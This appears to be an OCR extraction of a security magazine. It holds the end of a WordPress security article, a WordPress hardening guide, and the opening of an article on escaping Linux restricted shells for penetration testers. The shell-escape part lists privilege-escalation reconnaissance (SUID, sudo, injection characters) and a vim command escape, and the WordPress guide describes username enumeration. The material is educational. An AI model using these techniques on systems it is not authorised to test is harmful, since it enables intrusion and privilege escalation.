If Two Factor Authentication is set up, an attacker who cracked your password and tries to login can't do any harm to your website.


Backup

When you created a new draft or when you published your latest article - always backup your website!

You should get used to backing up your blog - either by doing it consequently after you write a new article or by doing it in a scheduled manner.

For WordPress.org, there are various plugins to schedule this blog - WordPress itself recommends VaultPress, which was created by the WordPress cofounder Matt Mullenweg.

For WordPress.com, you need to do the backup by yourself. You have to remember to do it regularly - the export and import is done very quickly.



What if the damage is already done?

If the damage is done and attackers defaced or deleted your website, hopefully you have a backup of your website.

Find out how the attackers exploited your blog and fix the vulnerability. After that, import your backup and your website will be restored to the last exported version. Comments and articles that were submitted after the last backup are lost.

If you don't have a backup, your last chance is internet archives. Use Google Cache or archive.org to find your published articles, copy them to your blog and publish them again. All comments are gone and so is all unpublished content.


You are never safe, but do your best!

Even if you take the best countermeasures to keep the bad guys away, you will never be safe. You can make it difficult for attackers, but you can't stop them.

Plugins, Themes and code are written by humans, people who make mistakes and who can not guarantee that there are no vulnerabilities in their code.

And there will be always attackers who will try and hack your WordPress blog.

Do the best to harden the security of your blog! Give the bad guys a very hard time - it's up to you!



About the Author

Miriam Wiesner


Miriam Wiesner (CEH, MCSA) has worked as a systems administrator, as a programmer and is currently working as a system engineer.

Due to her passion for Cybersecurity, she taught herself everything she could to get a solid base in IT Security.

In her spare time she is writing articles for her blog miriamxyra.com and also shooting hacking video tutorials to explain IT Security issues in an easy way.

MiriamXyra.com | https://twitter.com/MiriamXyra | https://www.linkedin.com/in/MiriamWiesner | https://youtube.com/c/MiriamXyra | https://www.facebook.com/MiriamXyra

Securing WordPress - Introduction



by Jomon Thomas Lobo

A website is efficient only when it is not compromised, its uptime is maximized, your data is safe and your site gives faster response. As a popular Content Management System (CMS), WordPress has a lot of security threats. Security is a practice, not something we can buy from the market. In this article, I am trying to point out some practices that reduce threats in your WordPress website. I recommend the following things to harden your WordPress website.

Keep WordPress and plugins up to date

WordPress plugins help us to add more new features to our WordPress website without any overhead.

Hackers usually target the older versions as the newer versions come with security patches. Use plugins and themes from trusted sources only and remember to update them regularly.

Mossack Fonseca, the Panamanian law firm famous after *Panama Leaks*, may have breached via the vulnerability of the revolution slider - you can check this story here: https://www.wordfence.com/blog/2016/04/mossack-fonseca-breach-vulnerable-slider-revolution/

Multiple WordPress plugins are vulnerable to Cross-site Scripting (XSS) due to the misuse of the `add_query_arg()` and `remove_query_arg()` functions. These are popular functions used by developers to modify and add query strings to URLs within WordPress. JetPack, WordPress SEO are two of vulnerable plugins.

Take backups regularly


Your WordPress database contains every post, every comment and every link you have on your blog. If your database gets erased or corrupted, you stand to lose everything you have written. There are many reasons why this could happen and not all are things you can control. With a proper backup of your WordPress database and files, you can quickly restore things back to normal.

A WordPress backup consists of:


1. Database backup
2. WordPress site backup

Database Backup

The following is a very simple version of how to use phpMyAdmin to backup your WordPress database. Before you take the presented steps, you need to find out how to access your site's phpMyAdmin. After you know how to do it, follow these instructions:



1. Click on **Databases** in your phpMyAdmin panel. (It may not be necessary to do this, depending on your version of phpMyAdmin)
2. You may have several databases. Click the one that holds your WordPress data, the database you created when you installed WordPress. (In older versions this may be done through a pull-down menu.)
3. Below is a picture of the default tables in the **Structure** view tab. You may have more tables -- this would happen if you have any statistics plugins or anti-spam plugins.



4. Click **Export**. There are two methods to export, **Quick** and **Custom**; if you choose **Custom**, follow these steps:

   - Select all the tables.
   - In the **Output** section, check **Save output to a file** and select **None** for **Compression**. (If your database is very large use a compression method.)
   - Select **SQL** from the **Format** drop-down menu.
   - Check "Add DROP TABLE": this can be useful for overwriting an existing database.
   - Check "IF NOT EXISTS": this prevents errors during restores if the tables are already there.
   - Click **Go**. The data will now be saved into your computer.

5. Keep these files safe, copied and stored in separate places on separate media.

If you want to find more information about Backup, visit: https://codex.wordpress.org/WordPress_Backups

WordPress Site backup

WordPress site backup can be done easily by copying your WordPress directory to a safe location. For copying, we can use the backup service of the hosting provider or programs like WinSCP or your FTP skills.

Secure User accounts

Be smart by using smart usernames and passwords for your WordPress admin panel. Never use common usernames like *admin* or passwords such as *password, password123,* etc.

Suppose you have a website *www.yoursite.com* and if any one types www.yoursite.com/?author=0 all posts by the admin will be listed. The username of the user also will be visible there, i.e., the job of hacker halved as he got the right username.

To confirm whether this username is correct, enter it on the username field of the WordPress website, i.e., www.yoursite.com/wp-admin .

If you enter the right username and a wrong password, an error message will be shown as "**ERROR**: The password you entered for the username **<uname>** is incorrect." The hacker can then confirm the username so that he can use a brute force attack for password.

80% of wordpress websites are compromised due to the use of weak passwords. These passwords can be easily broken using a brute force attack.

Use a password generator, like *Keepass,* or enable *two-factor authentication*.

The password is the most common security practice in the computer world. However, they can be guessed, hacked, or intercepted, which is a major drawback. To make up for those weaknesses, we have the two-factor authentication option.

Unlike passwords, two-factor authentication (2FA) is a **two-step process** that asks for two of three possible factors: things you are, things you have, and things you know, to prove your identity. Current implementations of two-factor authentication utilize the **something you know** (passwords) and **something you have/ possess** (such as a mobile phone, email account, hardware token, etc.).

WordPress does offer two-factor authentication via free plugins, which **offer various ways to two-factor**, including OTP (one-time password) via SMS, phone call, OTP via email, QR code, authenticators, push notification, and hardware-based key makers, such as Yubikey, SolidPass, etc.

Eliminate PHP error reporting

If any plugin or theme does not work, it may generate some errors. It will be helpful when troubleshooting. But these error messages may contain your sensitive information like *databasename, serverpath,* etc.

It is better to disable PHP error reporting. It can be done by adding the below code snippet in *wp-config.php*.

```
        error_reporting(0);

@ini_set('display_errors',0);
```

This code code may vary depending on the version of PHP and WordPress.

MODIFY .HTACCESS FILE TO PROTECT ACCESS TO FILES

.htaccess is a configuration **file** for use on web servers running the Apache Web Server software. When a **.htaccess file** is placed in a directory which is in turn 'loaded via the Apache Web Server', then the **.htaccess file** is detected and executed by the Apache Web Server software

The ***.htaccess*** file is located in the root of your site (or Multisite network). The period in front of the file name means it's a hidden file and you won't be able to see it when browsing your files unless you show all hidden files on your computer.

In WordPress, the file is used for facilitating pretty permalink and is automatically created when this option is enabled.

Some important files, such as *wp-config.php,* need to be hidden from public access to protect your WordPress website.

The following code fragment is used for that.

```
<FilesMatch
"^.*(error_log|wp-config\.php|php.ini|\.[hH][tT][aApP].*)$">

Order deny,allow

Deny from all

</FilesMatch>
```

Be sure to check your files and see if you have one named *php.ini* because you may not. Instead, you may have one called *php5.ini*. If this is the case, replace *php.ini* with *php5.ini* in the above rule.

Relocate or Rename login page

Brute force attacks are usually automated, so using a login page name other than *wp-admin* or *wp-login.php* will make hacker's job difficult.

Choose the best hosting service provider

41% of WordPress sites were hacked due to a vulnerability on the host, so choose your hosting service provider wisely.

000webhost faced an attack in 2015. In order to gain access to their systems, a hacker used an exploit in an old PHP version that they were using on the 000webhost website. Stolen data included usernames, passwords, email addresses, IP addresses and names, although the whole database had been compromised.

Trying a free hosting provider and upgrading to their own paid service is not recommended. Do market research before you choose a provider.

Remove themes and plugins that are not used

Removing unnecessary plugins and themes is necessary not just for security but also for site speed and performance.

Don't download Premium plugins or themes for free

Downloading plugins from unauthorized sources, like torrents or file sharing websites, is not a good practice. Going for a small amount of money will give troubles both in technical and legal ways.

It may make back doors for the hacker who cracked it.

Server side hardening

Server side hardening is the process of enhancing server security through a variety of means, which results in a much more secure server operating environment. This is due to the advanced security measures that are put in place during the server hardening process.

For advanced user management, you can also do the following:

Ensure your database user has access to SELECT, INSERT, UPDATE and DELETE privileges only

Use strong database usernames and passwords


Disallow server-side file editing within WordPress by adding define('DISALLOW_FILE_EDIT', true); to your wp-config.php file.

Conclusion

Security is not something that can be purchased from the market. It is a practice. As the popularity of a platform increases, the attacks and vulnerabilities also increase. Keep your knowledge and websites updated so that it can fight with new threats

About The Author

Jomon Thomas Lobo



Jomon Thomas Lobo is a developer, entrepreneur, Tech enthusiast, Social Media Marketer, Information Security Analyst from India. He is a post graduate from Mahatma Gandhi University, India.

Restricted Linux Shell Escaping Techniques

by Felipe Martins

The focus of this article is on discussing and summarizing different techniques to escape common Linux restricted shells, as well as simple recommendations for administrators to protect against it. This article is not focused on hardening shells, however some hints will be given to the reader as proof of concept. Additionally, this article is focused on Linux shells only, not windows. It is also important to note that not all techniques presented here will work in every restricted shell, so it is up to the user to find which techniques will suit them, depending on the environment in use. This is not intended to be a definite guide for escaping shell techniques, but a basic introduction to the subject.

Introduction

Restricted shells are no strangers to Penetration testers, or Linux administrators, but for some reason its importance is still neglected by many security and IT professionals in general. Restricted shells are conceptually shells with restricted permissions, with features and commands working under a very peculiar environment, built to keep users in a secure and controlled environment; thus, allowing them just the minimum necessary to perform their daily operations.

Linux administrators generally need to provide a local or remote shell to other users, or administrators, for daily routine management and support procedures. That is why it is extremely important to restrict these shells' features to a minimum necessary for this activities, but sometimes it is not enough to keep it away from hackers, as you will soon see.

Penetration testers are a very cunning and determined type of people, which will only find peace after hacking into your servers. Once they get a low privileged shell, even a restricted one, it is time to try to escape normal restrictions and get more features and privileges to interact with.

This is where restricted shell escaping techniques come into play. Escaping shell restrictions is just a small part of the Penetration Testing Post Exploitation phase, designed to escalate privileges. Keep in mind that bypassing shell restrictions to escalate privileges does not necessarily mean getting write or execution permissions, gener-

ally used to get a less restricted shell or root access (which would be desirable). However, sometimes it is all about read permissions, allowing us to check files and inspect file system areas that we were not allowed to before, to steal sensitive information that would not be available otherwise. This "read-only" access, always so underestimated, can give us very precious information, such as user and service enumeration, even some credentials for further attacks and consequently owning the box itself.

There are hundreds, perhaps thousands of different techniques available, the extension will only depend on three factors:

- Environment features
- Knowledge
- Creativity

Common Restricted Shells

There is a lot of different restricted shells to choose from. Some of them are just normal shells with some simple common restrictions not actually configurable, such as *rbash* (restricited Bash), *rzsh,* and *rksh* (Korn Shell in restricted mode), which are really trivial to bypass. Others have a complete configuration set that can be redesigned to fit the administrator's needs such as *lshell* (Limited Shell) and *rssh* (Restricted Secure Shell).

Configurable shells are much more difficult to bypass once its configuration can be tighten by administrators. Bypassing techniques on these shells generally rely on the fact that admins are somewhat forced to provide certain insecure commands for normal users to work with. When allowed without proper security configurations, they provide attackers with tools to escalate privileges, sometimes to root users.

Other reason for this is that sometimes admins are just Linux system admins, not really security professionals, therefore they do not really know the ways of the force, and end up allowing too many dangerous commands, from a Penetration Tester's point of view.

Gathering Environment Information

Once we have access to a restricted shell, before we can go any further on all techniques, the first step is to gather as much information as possible about our current shell environment. The information gathered will give us an idea of what kind of restricted shell we are in and also the features provided and the techniques we can use, which are totally dependent on the environment found. Among some tests we can perform:

- Check available commands either by trying them out by hand, hitting the TAB key twice or listing files and directories.
- Check for commands configured with SUID permissions, especially if they are owned by a *root*

user. If these commands have escaped, they can be run with *root* permissions and will be our way out, or in. Oh, you got the point!

- Check the list of commands you can use with ***sudo***. This will let us execute commands with other user's permissions by using our own password. This is especially good when configured for commands with escape features.

- Check what languages are at your disposal, such as ***python,expect,perl,ruby***, etc. They will come in handy later on.

- Check if redirect operators are available, such as '|' (pipe), "`>`", "`>>`", "`<`".


- Check for escape characters and execution tags such as: "`;`" (colon), "`&`" (background support), "`'`" (single quotes), "`"`" (double-quotes), "`$(`" (shell execution tag), "`${`".

OBS: The easiest way to check for redirect operators, escape characters, and execution tags is to use them in commands as arguments or part of arguments, and later analyze the output for errors.


- If some available command is unknown to you, install them in your own test Linux box and analyze its features, manual, etc. Sometimes downloading and inspecting the code itself is a life changer for hidden functions that may not appear in the manual.

- Try to determine what kind of shell you are in. This is not easy depending on the configuration in place, but can be performed by issuing some commands and checking for general error messages. Here are some error message examples from different restricted shells:


rbash:




rksh:



rzsh:



lshell:



Some restricted shells show their names in the error messages, some do not. A full reference list can be extracted from the specific restricted shell manual or the configuration file in use. Keep them always at hand or memorize the most common errors. This information will be very important on identifying different types of shells in the future.

Common Initial Techniques


Let's begin with the basics. There are some really easy techniques we can use to escape restricted shells, to execute commands, or access system areas we were not supposed to. Most of these techniques rely on simple command escape characters, redirect operators, or even Linux system shell variable pollution. Let's analyze some of these:

1. Console Editors

Linux systems provide us with different editors such as ***ed, ne, nano, pico, vim***, etc. Some of these shells provide third party command execution and file browsing features. Editors like "***vim***" provide us with one of the most well-known techniques to bypass shell restrictions. ***Vim*** has a feature which allows us to run scripts and commands inside it. If ***vim*** is available, open it and issue the following command:

```
:!/bin/ls -l .b*
```

Vim will get you out of the editor and show the result of the ***"ls -l .b*"*** command executed, showing all ***/etc*** files with names beginning in a letter "***b***".



